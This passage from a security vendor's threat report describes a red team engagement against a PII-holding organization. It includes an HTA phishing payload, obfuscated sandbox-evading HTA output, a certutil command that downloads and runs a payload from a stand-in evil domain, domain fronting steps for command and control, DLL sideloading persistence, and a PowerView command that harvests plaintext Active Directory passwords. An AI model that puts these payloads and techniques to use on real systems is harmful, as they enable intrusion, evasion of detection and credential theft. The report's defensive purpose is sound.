


Figure 10. Customers industries by number of significant attack attempts.






Figure 11. Customers with significant attack attempts from multiple attackers, by industry.



RED TEAMING
for Security Effectiveness

Mandiant recently conducted a Red Team Assessment for an organization hosting large amounts of personally identifiable information (PII). The goal of the assessment was to validate the strengths and identify weaknesses in the security controls protecting PII. The red team was provided with the organization's name and no additional architectural information, making it a black-box assessment.



The red team used open source intelligence (OSINT) to identify the external IP addresses, email addresses and phone numbers that constituted the attack surface of the organization. After creating a list of target email addresses, the red team launched a phishing campaign using emails with a hyperlink that was crafted to direct the user to an HTML Application (HTA) payload. The payload launched the Windows-native Certutil command, calling back to a command and control (CnC) server. Three systems were compromised in the initial phishing campaign of 30 users.

One hour after the phishing campaign started, one of the targeted users reported the phishing email to the organization's abuse mailbox. The security operations center (SOC) responded to the report and blacklisted the fully qualified domain name (FQDN) of the web server hosting the HTA payload, but infected workstations continued to connect to the red team's CnC server. The FQDN of the CnC server was not identified and blocked by the SOC because the HTA payload was designed to bypass manual and automated analysis using a combination of obfuscation and sandbox evasion techniques.

HTA payloads allow the red team to create convincing scenarios while delivering a flexible payload through the power of Microsoft's VBScript and JScript languages. HTAs also allowed red teams to bypass application whitelisting controls because the native Windows application associated with the "HTA" file extension, mshta.exe, is a Microsoft-signed executable, a file type typically permitted to execute by application whitelists.

An unobfuscated HTA payload might run a command line command by invoking the "Run" method of VBScript's WScript.Shell class (Fig. 12).

Figure 12. An HTA file that executes a PowerShell payload.

```
<!DOCTYPE html>
<html>
	<head>
		<HTA:APPLICATION ID="host" BORDER="thin" BORDERSTYLE="complex"
maximizeButton="yes" minimizeButton="yes" scroll="no"/>
		<title>Sample</title>
	</head>
		<script for="prize" event="onClick" language="VBScript">
			Dim notMal
			Set notMal = CreateObject("WScript.Shell")
			notMal.Run "powershell.exe -e
VwByAGkAdABlAC0ASABvAHMAdAAgACIAUABXAE4ARQBEACIAOwAgAHIAZQBhAGQALQBoAG8AcwB0AA=="
		</script>
	<body>
		<p>
			You're our millionth victim!
		</p>
		<p>
			<form>
				<input type="button" value="Claim my prize!"></input>
			</form>
		</p>
</body>
</html>
```

The unobfuscated HTA payload contains many plaintext strings that automated analysis could leverage to identify the HTA file as suspicious. For example, incident responders often monitor for the use of the PowerShell command, the syntax used to run a PowerShell command, and the presence of what appears to be a base64 encoded command. Creating an obfuscated payload is the simplest way to avoid these common detections. Publicly available tools, such as NCC Group's Demiguise[2] can automatically create obfuscated HTA payloads that can only be decoded by the key provided during the obfuscation process.

Figure 13 demonstrates the Demiguise obfuscation process used to generate an HTML document that relies on a specific string (in this case, 1.2.3.4) as the key to decrypt the HTA payload. In this case, the key is the external IP address of the victim organization. This can be obtained from OSINT or previous compromise. The victim must have the same external IP address to decrypt the payload, effectively bypassing sandboxes hosted in a cloud environment.

Figure 13. Using Demiguise to execute a PowerShell payload.

```
root@testbox:~/git/demiguise#./demiguise.py -k 1.2.3.4 -c "powershell.e
xe -e VwByAGkAdABlAC0ASABvAHMAdAAgACIAUABXAE4ARQBEACIAOwAgAHIAZQBhAGQAL
QBoAG8AcwB0AA==" -o payload.hta -p Outlook.Application

[*] Generating with key: 1.2.3.4
[*] Will execute: powershell.exe -e VwByAGkAdABlAC0ASABvAHMAdAAgACIAUAB
XAE4ARQBEACIAOwAgAHIAZQBhAGQALQBoAG8AcwB0AA==
[+] HTA file written to: payload.html
root@testbox:~/git/demiguise#
```

2 Available at https://github.com/nccgroup/demiguise.

The resulting payload (Fig. 14) has very few strings that can be detected by automated analysis, and the payload might avoid manual detection if it used a complex key retrieval process.

Figure 14. An obfuscated payload for the basic PowerShell command.

```
<html>
<body>
<script>
function zPaLZROx(r,o){for(var t,e=[],n=0,a="",f=0;f<256;f++)e[f]=f;for(f=0;f<256;f++)
n=(n+e[f]+r.charCodeAt(f%r.length))%256,t=e[f],e[f]=e[n],e[n]=t;f=0,n=0;for(var h=0;h<o.
length;h++)n=(n+e[f=(f+1)%256])%256,t=e[f],e[f]=e[n],e[n]=t,a+=String.fromCharCode
(o.charCodeAt(h)^e[(e[f]+e[n])%256]);return a}
var HYvtwtnj = function(){return "1.2.3.4"};

var ZRETMvTj = "BFcTWpEviGQFt7jTLl9yU/D3W1gubuKV2Jlsaadz+qV4CldуGq1AkiMQYhG68KLfSeQ6XvR
pchps2nNOsWyRnyhM2iLYvhSwa9kLUKL2bta9SF9fZAsTIOmsdk6xKH7a79WCHYs3N44IWrEj4/eA7HfvSzu6MO
pbJOyrCy25J639PSF1mdA2eLHXCElE+veIhZBWLhe55ffz/9m9oHLoniv8p7exo5AYFpSsxaMHF
qpdUQ9jf6zyX72O/4D9tTj45q+MW6xkM9sYvTb3Tgp5oig26vZTaHqIK2lx0gkA1nwHACbg5mZZ9KRgFMuYsYZL";
var zCfYcHmx = zPaLZROx(HYvtwtnj(),atob("ekgfSg=="));
setTimeout('var WwhLHkAK = new '+zCfYcHmx+'([zPaLZROx(HYvtwtnj(), atob(ZRETMvTj))])');
var fONcNXjJ = zPaLZROx(HYvtwtnj(),atob("EEIFRpsrlSsH/rSYPVB0W6j8dnMbJeeVxokhIINO/
qcxAlRwVeJOuDU3TAW12rPkEaM6ee88IANWm1wQ5kLLgXYdnGaP71DvNLRWE8G6KIPPFAANfFkPdrP7OQKSfHnc
svOLDosxcqdKDfQu8qiC/U3gXHqRJpkkbO+pBmL1Jd/zJ3AniIN5fK7SEAAWqaPHzN4aJha64/DjtMi0tnH7gGj
8+ai97dkEEdah3uBfHe9bUVVwfvO8BLWy9pP5vHjooeCMEOtwIpQJozzwF11grTU18rliFFPeL
Tk9uQ4A9XhDBin7wFEf4O06TNjfpZ0CkM37fETAfvTDnTPT7RC4vAtnAdC268y3bEQCvox/vZSzKScPEjVVw4MF
NAAJkeeHdKjH54zouxo7GrzHDmjTFU5YoATeLltJ9216tQTLF0id6q8="));
setTimeout(fONcNXjJ+'(WwhLHkAK, zPaLZROx(HYvtwtnj(), atob("SEUJRJc+mGoBorc=")))');
</script>
</body>
</html>
```

To avoid sandbox detection mechanisms often deployed in mature environments, sandbox evasion techniques can be built into the payload with the obfuscation. A red team could use any number of sandbox evasion techniques including forcing the malware to wait or "sleep" a specified period of time before executing (Fig. 15), checking for mouse movement or clicks, or checking that a minimum number of processes are present for the payload will be executed. Combined with Demiguise, the final payload file has little to detect (Fig. 16).

Figure 15. A delayed payload execution command.

```
root@testbox:~/git/demiguise#./demiguise.py -k 1.2.3.4 -c "timeout 12 &&
certutil -urlcache -split -f https://myevil.domain/payload payload.exe &&
 payload.exe" -o payload.hta -p Outlook.Application

[*] Generating with key: 1.2.3.4
[*] Will execute: timeout 12 && certutil -urlcache -split -f https://myev
il.domain/payload payload.exe && payload.exe
[+] HTA file written to: payload.html
root@testbox:~/git/demiguise#
```

Figure 16. The final Demiguise payload.

```
<html>
<body>
<script>
function zPaLZROx(r,o){for(var t,e=[],n=0,a="",f=0;f<256;f++)e[f]=f;for(f=0;f<256;f++)n=
(n+e[f]+r.charCodeAt(f%r.length))%256,t=e[f],e[f]=e[n],e[n]=t;f=0,n=0;for(var h=0;h<o.
length;h++)n=(n+e[f=(f+1)%256])%256,t=e[f],e[f]=e[n],e[n]=t,a+=String.fromCharCode(o.charCodeAt
(h)^e[(e[f]+e[n])%256]);return a}
var HYvtwtnj = function(){return "1.2.3.4"};

var ZRETMvTj = "BFcTWpEviGQFt7jTLl9yU/D3W1gubuKV2Jlsaadz+qV4ClduGq1AkiMQYhG68KLfSeQ6XvRpchps
2nNOsWyRnyhM2iLYvhSwa9kLUKL2bta9SF9fZA
sTIOmsdk6xKH7a79WCHYs3N44IWrEj4/eA7HfvSzu6MOpbJOyrCy25J639PSF1mdA2eLHXCElE+veIhZBWLhe55ffz/
9m9oHLoniv8p7exo5AYFpSsxaMHFqpdUQ
9jf6zyX72O/4D9tTj45q+MW6xkM9sYvTb3Tgp5oig26vZTaHqIK2lx0gkA1nwHACbg5mZZ9KRgFMuYsYZL";
var zCfYcHmx = zPaLZROx(HYvtwtnj(),atob("ekgfSg=="));
setTimeout('var WwhLHkAK = new '+zCfYcHmx+'([zPaLZROx(HYvtwtnj(), atob(ZRETMvTj))])');
var fONcNXjJ = zPaLZROx(HYvtwtnj(),atob("EEIFRpsrlSsH/rSYPVB0W6j8dnMbJeeVxokhIINO/
qcxAlRwVeJOuDU3TAW12rPkEaM6ee88IANWm1wQ5kLLgXYdnGaP71DvNLRWE8G6KIPPFAANfFkPdrP7OQKSfHncsv
OLDosxcqdKDfQu8qiC/U3gXHqRJpkkbO+pBmL1Jd/zJ3AniIN5fK7SEAAWqaPHzN4aJha64/
DjtMi0tnH7gGj8+ai97dkEEdah3uBfHe9bUVVwfvO8BLWy9pP5vHjooeCMEOtwIpQJozzwF11grTU18rliFFPeLTk9u
Q4A9XhDBin7wFEf4O06TNjfpZ0CkM37fETAfvTDnTPT7RC4vAtnAdC268y3bEQCvox/vZSzKScPEjVVw4MFNAAJkee
HdKjH54zouxo7GrzHDmjTFU5YoATeLltJ9216tQTLF0id6q8="));
setTimeout(fONcNXjJ+'(WwhLHkAK, zPaLZROx(HYvtwtnj(), atob("SEUJRJc+mGoBorc=")))');
</script>
</body>
</html>
```


The SOC was unable to identify the CnC server using network traffic analysis due to the use of a covert CnC communication known as domain fronting. This attack technique has been leveraged by Russian nation-state actors such as APT29. Originally developed as a technique to avoid censorship-based blocking of Internet traffic, domain fronting allows an attacker to abuse HTTPS connections to hide CnC activity in network traffic so that it is indistinguishable from legitimate requests for popular websites. The true destination of the CnC activity is obscured through the content delivery networks (CDNs). This technique leverages the HTTP "Host" header used in many shared hosting environments to specify the target for a specified request. This allowed Mandiant's red team to hide its CnC traffic in what appeared to be legitimate requests for sites hosted in the CDN. The red team used a configuration (Fig. 17) derived by following these steps:

1. Create a CDN instance in the same shared hosting environment and configure this instance to forward traffic to the red team's malicious CnC server.
2. During CnC communications, establish an SSL/TLS connection to a well-known site that uses the same CDN. There are publicly available lists of domains that can be used as an impersonated domain for most major CDNs.
3. Set the "Host" header on subsequent HTTPS CnC requests to point to the CDN instance. This will cause the CDN to direct all requests to the actual domain rather than the impersonated domain used for the initial SSL/TLS connection.

Domain fronting gives an attacker several advantages:

- Renders detection of CnC traffic using known IP addresses or domain names ineffective.
- Makes anomaly detection ineffective because the traffic is indistinguishable from other traffic destined for large CDNs.
- Makes detection based on known bad or anomalous SSL/TLS certificates ineffective because the domain name and SSL/TLS certificate belong to a legitimate site in the CDN.
- Creates challenges to remediation since blocking CnC traffic could result in legitimate domain names or IP addresses being blocked.
- Prevents SSL/TLS decryption techniques from being used by taking advantage of certificate pinning for SSL/TLS certificates.

Figure 17. Preferred CnC setup.




The red team persisted on the initial three compromised systems using a Windows Management Instrumentation (WMI) event subscriber. The event subscription consisted of an event filter that acted as a trigger and an event consumer that executed the payload, in this case Symantec's signed "symerr.exe". The "symerr.exe" executable loads a DLL named "cclib.dll" from its current working directory, so Mandiant leveraged this functionality to load a malicious DLL (Fig. 18 and 19).

Figure 18. Persistence using symerr.exe.

```
C:\Program Files\Norton Internet Security\Engine\22.9.0.68\symerr.exe cclib.dll
```

Figure 19. Properties of symerr.exe.



Once a persistence mechanism was deployed to a few systems, the red team moved quickly to escalate privileges and move laterally before the initial systems and communications to the compromised network were lost. The red team looked for opportunities to escalate privileges in the domain using various techniques. One avenue that proved useful on this assessment was a misconfigured "userPassword" attribute in Active Directory.

Depending on the Active Directory configuration, this attribute can be treated as either of the following:

- An ordinary Unicode attribute, which can be written and read as any other Unicode attribute in directory.
- A shortcut to userPassword in directory, which will allow password change operation to be performed over LDAP.

PowerView[1] has a "Get-NetUser" function that assists with automating the process of looking up this attribute in Active Directory. The red team used the command (Fig. 21) to harvest credentials for several service accounts on the Active Directory domain. Plaintext passwords are stored in the "userPassword" attribute in Unicode format (Fig 20).

Figure 20. PowerView function to grab userpassword field and decode it.

```
get-netuser -Domain <REDACTEDDOMAIN> -Filter userpassword=* | select -expandproperty
userpassword | %{[char][int]$_} | write-host -nonewline}; write-host
```

Figure 21. Example userPassword attribute with stored Unicode password.

```
